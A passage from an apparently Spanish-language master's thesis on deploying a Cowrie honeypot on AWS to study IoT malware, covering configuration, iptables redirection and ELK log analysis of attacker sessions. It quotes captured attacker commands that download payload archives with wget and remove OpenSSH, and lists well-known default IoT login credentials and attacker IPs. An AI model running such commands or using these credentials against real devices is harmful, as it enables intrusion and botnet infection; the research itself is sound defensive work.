This vertical bar chart visualizes the top 10 failed commands entered by attackers in the honeypot system.



wget commands

The following table diplays the latest "wget" commands entered by attackers in the honeypot system.

ID	Input	File link	NoVirusThanks
1	wget [redacted]/.b.tgz	http://anonym.to/?[redacted]/.b.tgz	Scan
2	wget [redacted]/fld.tar	http://anonym.to/?[redacted]/fld.tar	Scan
3	wget [redacted]/rk.tgz	http://anonym.to/?[redacted]/rk.tgz	Scan

apt-get commands

The following table diplays the latest "apt-get" commands entered by attackers in the honeypot system.

ID	Input
1	apt-get install coreutils*
2	apt-get remove openssh*
3	apt-get install dpkg

Ilustración 14 - Kippo

La interfaz gráfica que nos provee Kippo es de mucha utilidad para ver de un simple vistazo los comandos ejecutados con éxito, los fallidos y las URLs visitadas para descargar el malware e incluso para realizar ataques de denegación de servicios contra terceras personas.

Cowrie

Cowrie es la nueva versión del Honeypot Kippo, un fork del código desde el punto de vista de los programadores. Se ha actualizado con nuevas características y proporciona una emulación que registra la sesión de un atacante. Con esta grabación de la sesión, se puede comprender mejor las herramientas, tácticas y procedimientos (TTPs) de los atacantes.

La ventaja de este honeypot es que permite emular los servicios de los dos anteriores, Telnet y SSH, permite registrar todos los movimientos de cada sesión de manera individual almacenándolos en una base de datos y, además proporciona un nivel de interacción con el sistema operativo bastante completo.




Ilustración 15 - Cowrie

Como característica técnica añadida que hace a este honeypot un paso por encima de otros de interacción media, se han incorporado el uso de los comandos SCP y SFTP para descargar archivos más allá del uso de wget o curl. El directorio donde se guardan las muestras es heredado de Kippo y se mantiene de igual modo para el análisis posterior. Cabe destacar que la visualización de datos y la búsqueda de información en Cowrie va un más allá gracias a la integración con la pila ELK.

Ilustración 16 - Cowrie ELK

Es por todos estos motivos que tras mucho estudiar los diferentes tipos de honeypots, me he decantado por utilizar Cowrie para exponerlo a Internet y estudiar el comportamiento de los atacantes y las botnets.

5. ADAPCACION DEL HONEYPOT COWRIE

Para obtener unos resultados acordes con el propósito de nuestro estudio, debemos adaptar el HoneyPot y analizar cuál es el mejor entorno donde exponer los servicios tomando los menores riesgos posibles para la infraestructura.

5.1. SELECIÓN DEL ENTORNO

Tras el estudio de los diversos HoneyPots que se encuentran disponibles en Internet de manera libre que se ha realizado en el punto anterior, cowrie parece el más adecuado y versátil para el estudio que se va a llevar a cabo en este trabajo de fin de máster. Para la implementación de este software, se plantean varios escenarios:

En el primero de ellos, el HoneyPot se instalaría de manera aislada en un entorno basado en algún proveedor de servicios en la nube, esto nos proporcionaría un entorno seguro que evitaría poner en riesgo la infraestructura privada del autor. Por otro lado, los rangos de IPs asignados a este tipo de proveedores son conocidos y es posible que los atacantes más sofisticados eviten escaneos e intentos de infección contra estos objetivos, lo cual nos limitaría a la hora de estudiar el mayor número de ataques posibles.

En segundo lugar, existe la posibilidad de abrir los puertos en el router de un entorno privado y redirigir las peticiones hacia un entorno virtual controlado, la instalación del HoneyPot correría sobre el mismo sistema operativo que en el entorno cloud, pero cualquier mala configuración o vulnerabilidad no conocida en Cowrie podría dejar expuesto el laboratorio y favorecer una propagación a la maquina anfitrión u otras máquinas conectadas al router (Si la configuración de red estuviera en modo “Bridge”). La ventaja con esta opción es tener una IP real que se plantea completamente fuera de entornos cloud conocidos para un atacante.

Tras estudiar varios entornos cloud, se ha encontrado una opción en Amazon AWS que nos permitiría implementar de manera gratuita durante un año una máquina con las características necesarias para nuestro HoneyPot, aunque Amazon tenga algunas limitaciones de HHDD o ancho de banda consumido, se ha optado por esta vía para el estudio inicial por el coste cero energético y bajo riesgo de propagación.

6. ANALISIS DE LA CONFIGURACIÓN Y EXPOSICIÓN A INTERNET

Debemos estudiar las configuraciones que se han de realizar en cada uno de los apartados que componen el HoneyPot y justificar la elección de estas, pues si dejáramos las configuraciones por defecto de ningún modo obtendríamos muestras de malware y ataques relacionados con los dispositivos IoT.

6.1. CONFIGURANDO EL ENTORNO CLOUD

Tras registrarse como usuario en Amazon, podemos crear una cuenta AWS con una amplia variedad de posibilidades en su catálogo. Para nuestro honeypot, creamos una instancia en EC2 de tipo "t2.micro", sobre la cual instalaremos un Ubuntu que se nos ofrece como opción durante la configuración:




Ilustración 17- Amazon AWS t2.micro

Es importante destacar que la manera en la que nos conectaremos a esta máquina en AWS es mediante una clave privada ".pem" que debemos guardar en nuestra máquina.

En la imagen inferior se aprecia dentro de la sección "Security Groups" que se está permitiendo de manera explícita las conexiones desde fuera a todos los puertos y para todas las IPs. Como veremos más adelante esta regla se afinará para coincidir con los puertos que abramos en Cowrie.




Ilustración 18- Security Groups

Tras iniciar la maquina accedemos a ella mediante SSH con la clave privada que hemos mencionado anteriormente, una vez dentro, el primer paso es modificar el puerto de escucha del protocolo SSH del 22 por defecto a cualquier de los puertos efímeros, en este caso el 9022. Para ello debemos abrir el archivo de configuración "/etc/ssh/sshd_config" y modificar lo siguiente:

```
# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Port 9022
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none
```

Ilustración 19- sshd config

Con el puerto 22 libre para configurar el HoneyPot y recibir peticiones del exterior sin interferir con nuestro acceso SSH, procedemos a instalar Cowrie siguiendo las instrucciones incluida en el repositorio GitHub oficial, el entorno ha sido preparado para Python3. (No se van a mostrar imágenes del proceso de instalación ni comandos

ejecutados debido a que no hay ninguna variación destacable con respecto a las instrucciones que podemos encontrar en el enlace oficial de github [7].

En este punto, tenemos instalados de manera genérica un Ubuntu 18 en el cloud de AWS y el HoneyPot Cowrie con su entorno virtualizado para aislarlo del sistema operativo real. Vamos ahora a configurar el escenario para adaptarlo al caso de estudio que nos aplica.

Podemos observar en la tabla de la imagen inferior, como en el año 2018, las tendencias de ataque del malware en el Internet of Things se focalizan principalmente a los puertos de Telnet y SSH (Estudios de Kaspersky lab), con lo cual vamos a configurar nuestro Cowrie para que escuche en estos puertos.

service	% of attacks
Telnet	75.40%
SSH	11.59%
other	13.01%

Ilustración 20- Securelist [8]

Dentro del archivo de configuración "/etc/cowrie.conf" modificamos los parámetros para dejarlos como en sendas imágenes inferiores, habilitamos telnet en el puerto 23 y SSH en el 22 en lugar de los valores por defecto 2222 y 2223.

```
# ====================================================
# Telnet Specific Options
# ====================================================
[telnet]

# Enable Telnet support, disabled by default
enabled = true

# IP addresses to listen for incoming Telnet connections.
# (DEPRECATED: use listen_endpoints instead)
#
# (default: 0.0.0.0) = any IPv4 address
#listen_addr = 0.0.0.0
# (use :: for listen to all IPv6 and IPv4 addresses)
#listen_addr = ::


# Port to listen for incoming Telnet connections.
# (DEPRECATED: use listen_endpoints instead)
#
# (default: 2223)
listen_port = 23
```

```
# Port to listen for incoming SSH connections.
# (DEPRECATED: use listen_endpoints instead)
#
# (default: 2222)
listen_port = 22


# Endpoint to listen on for incoming SSH connec
# See https://twistedmatrix.com/documents/curre
# (default: listen_endpoints = tcp:2222:interfa
# (use systemd: endpoint for systemd activation
# listen_endpoints = systemd:domain=INET:index=
# For both IPv4 and IPv6: listen_endpoints = tc
# Listening on multiple endpoints is supported
# e.g listen_endpoints = "tcp:2222:interface=0.
# use authbind for port numbers under 1024

listen_endpoints = tcp:2222:interface=0.0.0.0
```

Ilustración 21- Telnet and SSH

Para no cambiar los "listen endpoints" de la configuración, y no sobrescribir ningún servicio legítimo de Linux, lo más sencillo es configurar la redirección de puertos en las IPTABLES. Podemos utilizar los siguientes comandos:

iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222

iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223

El siguiente paso a configurar es la arquitectura de nuestra maquina simulada, Cowrie también nos proporciona esta opción en el fichero anteriormente comentado, para elegir bien, se ha tomado como referencia el estudio encontrado en la siguiente lista de investigaciones de malware en IoT [9].

Como se aprecia en la imagen inferior, el mayor porcentaje de muestras encontradas se sitúa sobre arquitecturas X86-64, por defecto Cowrie viene con x64, vamos a cambiarla a x86 para capturar el mayor número de muestras posibles y no tener un HoneyPot con valores por defecto demasiado predecibles para los atacantes más avanzados.

arch = linux-x86-lsb

TABLE I
DISTRIBUTION OF THE 10,548 DOWNLOADED SAMPLES ACROSS ARCHITECTURES

Architecture	Samples	Percentage
X86-64	3018	28.61%
MIPS I	2120	20.10%
PowerPC	1569	14.87%
Motorola 68000	1216	11.53%
Sparc	1170	11.09%
Intel 80386	720	6.83%
ARM 32-bit	555	5.26%
Hitachi SH	130	1.23%
AArch64 (ARM 64-bit)	47	0.45%
others	3	0.03%

Ilustración 22- rud [10]

Para no dejar abiertos los puertos a cualquier tipo de ataques, se va a utilizar una lista de usuarios y contraseñas implicadas en dispositivos IoT que nos ayudara a filtrar accesos [11].

Cowrie nos permite configurar este parámetro en el archivo "/etc/userdb.txt" con el siguiente formato, "usuario:x :password", véanse algunos pares de valores como ejemplo del enlace anterior:

root:x:xc3511
root:x:vizxv
root:x:admin
admin:x:admin
root:x:888888
root:x:xmhdipc
root:x:default

Por último, nos queda configurar las reglas del firewall de AWS (Security Groups) para permitir el tráfico de entrada tan sólo en los puertos que nos interesan.

Port Range	Source		Description	
22 - 23	Custom	0.0.0.0/0	HoneyPorts	⊗
9022	Custom	0.0.0.0/0	SSH	⊗

Ilustración 23- Telnet & SSH en AWS

- 9022 para nuestro acceso SSH personal
- 22 SSH del HoneyPot
- 23 Telnet del HoneyPot

Quedando así la configuración final de la máquina:

Instance state	running
Instance type	t2.micro
Elastic IPs	
Availability zone	us-east-2b
Security groups	TFM-HoyPt. view inbound rules. view outbound rules
Scheduled events	No scheduled events
AMI ID	ubuntu/images/hvm-ssd/ubuntu-bionic-18.04-amd64-server-20180912 (ami-0f65671a86f061fcd)
Platform	-
IAM role	-
Key pair name	UOC-TFM
Owner	106095457302
Launch time	November 3, 2018 at 6:16:13 PM UTC+1 (24 hours)
Termination protection	False
Lifecycle	normal
Monitoring	basic
Alarm status	*None*
Kernel ID	-

Ilustración 24- Configuración final AWS

Ahora tan sólo queda lanzar el binario de ejecución de Cowrie y esperar los intentos de acceso y binarios descargados por los atacantes.

7. ESTUDIO DEL COMPORTAMIENTO DEL MALWARE IOT

Tras exponer el HoneyPot a Internet, no es necesario esperar más de un día para darse cuenta al mirar los logs que, sin una herramienta adecuada, es imposible gestionar y analizar los más de cuarenta mil registros diarios que se realizan en nuestra máquina.

Tras una lectura en profundidad sobre las diversas herramientas gráficas para visualización de grandes cantidades de información, el stack opensource para enviar, filtrar, almacenar y visualizar logs más utilizado y versátil es ELK (Elasticsearch, Logstash y Kibana) y Beats.

Analizando de manera breve los componentes de este Stack (Puede encontrarse mucha documentación sin problemas si se desea profundizar más);

Elasticsearch es una base de datos no relacional con un motor de búsqueda basado en la biblioteca "Lucene". Proporciona búsquedas de texto completo distribuidas y multitenant con una interfaz web HTTP.

Logstash es una herramienta dedicada a la administración de logs. Puede utilizarse para recolectar, parsear y guardar los logs en elasticsearch. La aplicación se encuentra basada en jRuby y requiere de Java Virtual Machine para ejecutarse, lo cual significa que puede ser ejecutada en cualquier Sistema Operativo que corra JVM.

Kibana es un complemento de visualización de datos de código abierto para Elasticsearch. Proporciona capacidades de visualización sobre el contenido indexado en un clúster de Elasticsearch. Los usuarios pueden crear diagramas de barras, líneas y dispersión, o gráficos circulares y mapas sobre grandes volúmenes de datos.

Beats es el software encargado de gestionar el envío de logs y la monitorización de ficheros. Puede utilizarse para enviar datos directamente a elasticsearch o, como va a utilizarse en este proyecto, para enviarlos a LogStash y que este filtre y añada información adicional.

Todos en conjunto nos pueden proporcionar las herramientas perfectas para el estudio de los ataques del malware en los dispositivos IoT y su comportamiento.

7.1. ANÁLISIS DE COMPORTAMIENTO

Configurando el entorno para ELK

Debido a la limitación de procesamiento que ofrece la máquina gratuita de AWS en la cual hemos instalado nuestro HoneyPot, se va a instalar el Stack ELK en una máquina virtual Debian alojada en mi ordenador personal y a descargar los logs de manera manual

mediante comandos SCP diarios (La instancia de Beats consume de manera muy rápida los créditos de procesamiento de los cuales se dispone en AWS)

El primer paso es descargar de la página oficial de ElasticStack [12] la paquetería necesaria para llevar a cabo la instalación, en este caso serán los archivos ".deb" de los productos mencionados en el punto siete.

Ilustración 25- Descarga de paquetes .deb

Mediante el comando "dpkg -i", vamos instalando cada uno de los 4 paquetes, 3 si no queremos utilizar beats para el envío y vamos a utilizar logstash para leer nuestros logs directamente (Por ejemplo, "dpkg -i logstash-6.5.1.deb").

Logstash requiere de una configuración específica para el propósito que nosotros queremos conseguir, ha de ser capaz de procesar los logs en formato JSON e insertarlos correctamente formateados en nuestro elasticsearch. En la documentación oficial de cowrie se pueden encontrar las plantillas básicas de este fichero de configuración llamado logstash-cowrie.conf [13] al cual es necesario modificarle las rutas de lectura de los logs para que coincida con nuestra ruta ("/var/log/cowrie/*.json" por ejemplo), la dirección IP y puerto de elasticsearch y corregir algunos fallos que contiene, como por ejemplo, el nombre de la base de datos que vamos a utilizar para geolocalizar las IPs atacantes (En el fichero de configuración tiene diferente nombre que el que se instala siguiente el fichero INSTALLME).

Dentro del entorno Kibana, el cual es accesible por defecto desde nuestro navegador en la dirección http://localhost:5601, será necesario crear un índice para manejar los datos de elasticsearch previamente insertados.




Ilustración 26- Creación de Index

Como en esta configuración los índices serán nombrados de manera automática como "logstash-fecha" donde fecha irá variando en el tiempo, con "l*" cubrimos todas las posibilidades y podemos trabajar con los datos independientemente de lo que dure nuestro estudio.

Para tratar de hacer el estudio lo más amplio posible, con las limitaciones temporales evidentes que este proyecto tiene, el honeypot se ha mantenido activo desde el día 4 de noviembre hasta el 24 del mismo mes. En total se han registrado 882697 entradas de log distribuidas como se muestra en la imagen inferior:




Ilustración 27- Distribución de logs

En estos momentos del proyecto tenemos los datos recolectados y el entorno de análisis preparado, pero seguimos necesitando crear una manera efectiva de estudiar esta información ya que, por defecto en la pestaña "Discover" de Kibana, los logs en formato JSON se muestran de la siguiente manera:

t	eventid	cowrie.direct-tcpip.data
t	geoip.city_name	Macroom
t	geoip.continent_code	EU
t	geoip.country_code2	IE
t	geoip.country_code3	IE
t	geoip.country_name	Ireland
💻	geoip.ip	5.188.86.212
#	geoip.latitude	51.9
🌐	geoip.location	{ "lat": 51.9, "lon": -8.95 }
#	geoip.longitude	-8.95
t	geoip.postal_code	P12
t	geoip.region_code	CO
t	geoip.region_name	County Cork
t	geoip.timezone	Europe/Dublin
t	host	debian
t	message	discarded direct-tcp forward request to login. eb#\xd8\xbf1\xf7\x97M\x81H\xe96qy\xb1\x11\x0ft c0.\xc0*\xc0&\xc0\x0f\xc0\x05\x00\x9d\x00=\x00 0\x1f\xc0\x1e\x00\xa2\x00\x9e\x00g\x00@\x003\x 0\x07\xc0\x0c\xc0\x02\x00\x05\x00\x04\x00\x15\ .gamestop.com\x00\x0b\x00\x04\x03\x00\x01\x02\ 00\x14\x00\x15\x00\x04\x00\x05\x00\x12\x00\x13 5\x02\x05\x03\x04\x01\x04\x02\x04\x03\x03\x01\ \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0 00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
t	path	/home/kratos/cowrie/cowrie.json
t	sensor	ip-172-31-29-76
t	session	b864f2de42b8
t	src_host	hostby.channelnet.ie
t	src_ip	5.188.86.212

Ilustración 28- logs en kibana

Aquí entran en juego las características gráficas de ELK, vamos a crear unas cuantas visualizaciones para estudiar el comportamiento de estos atacantes.

Visualización gráfica de los logs

Si recordamos el proceso de instalación, en la parte de LogStash se introdujo una base de datos de geolocalización de IPs, esto nos añade las coordenadas de latitud y longitud en nuestro elasticsearch y esto nos permite utilizarlas para visualizar los ataques en el mapa.




Ilustración 29- mapa de calor

Con un mapa térmico observamos que los ataques vienen de todas partes del mundo en mayor o menor medida, pero sin duda la mayor concentración se acumula en Irlanda y Londres. Con una búsqueda rápida en ipvoid [14] comprobamos que la IP 5.188.86.212 atacante que proviene de Irlanda, ya está catalogada como maliciosa por 2 fuentes OSINT. Sin embargo, la IP 109.248.9.200 todavía no está en ninguna lista de abuso conocida públicamente.

Analysis Date	2018-11-24 05:34:24
Elapsed Time	13 seconds
Blacklist Status	BLACKLISTED 2/97
IP Address	**5.188.86.212** Find Sites | IP Whois
Reverse DNS	hostby.channelnet.ie
ASN	AS49453
ASN Owner	Global Layer B.V.
ISP	Petersburg Internet Network ltd.
Continent	Europe
Country Code	(IE) Ireland
Latitude / Longitude	51.9 / -8.95 Google Map
City	Macroom
Region	County Cork

Analysis Date	2018-11-25 05:42:38
Elapsed Time	2 seconds
Blacklist Status	POSSIBLY SAFE 0/97
IP Address	**109.248.9.200** Find Sites | IP Whois
Reverse DNS	Unknown
ASN	AS58222
ASN Owner	Solar Invest UK LTD.
ISP	NetArt Group s.r.o.
Continent	Europe
Country Code	(GB) United Kingdom
Latitude / Longitude	51.4964 / -0.1224 Google Map
City	Unknown
Region	Unknown

Ilustración 30- IPVoid

Como analistas de seguridad, esta información nos puede ser muy valiosa a la hora de crear nuestras listas de IPs maliciosas e implementarlas en nuestros firewalls o IDS/IPS, pero desde el punto de vista IoT, de donde proceden los accesos no nos aporta demasiado.

Otra estadística que podemos obtener con la información de los atacantes es la preferencia de protocolo al que se enfocan, en nuestro caso tan solo habíamos abierto los puertos 22 y 23 para ajustarnos a los dispositivos IoT. Se ve claramente que el protocolo SSH ha sido el más afectado con la siguiente gráfica, sin embargo, más adelante veremos que la mayoría de los binarios destinados a nuestro estudio han venido de conexiones Telnet.




Ilustración 31- Protocolo Kibana

Podemos profundizar en esta información estudiando que versión del protocolo es la que mayormente se utiliza para atacar nuestro HoneyPot.




Ilustración 32- Versión Kibana

Sin duda destaca la versión 7.3 de OpenSSH, una libraría opensource extendida sobre todo entre los sistemas operativos Linux, pero me llama la atención la librería SSH del lenguaje GO, lo cual nos indica que los ataques están siendo realizados por scripts escritos en este lenguaje y nos da una buena pista para filtrar posibles ataques. Si en nuestra organización no tenemos tecnología utilizando esta libraría para conectarse a nuestros dispositivos IoT, podríamos bloquear el tráfico entrante, de igual modo con la libraría "Granados" para .NET u otras similares.

En nuestro Cowrie configuramos una lista de usuarios y contraseñas acorde con lo que queríamos conseguir, pero sin duda durante este estudio hemos registrado numerosos intentos de acceso con distintas credenciales a los que permitíamos interactuar con nuestro sistema, algunos de los Top10 pueden verse en el siguiente gráfico:

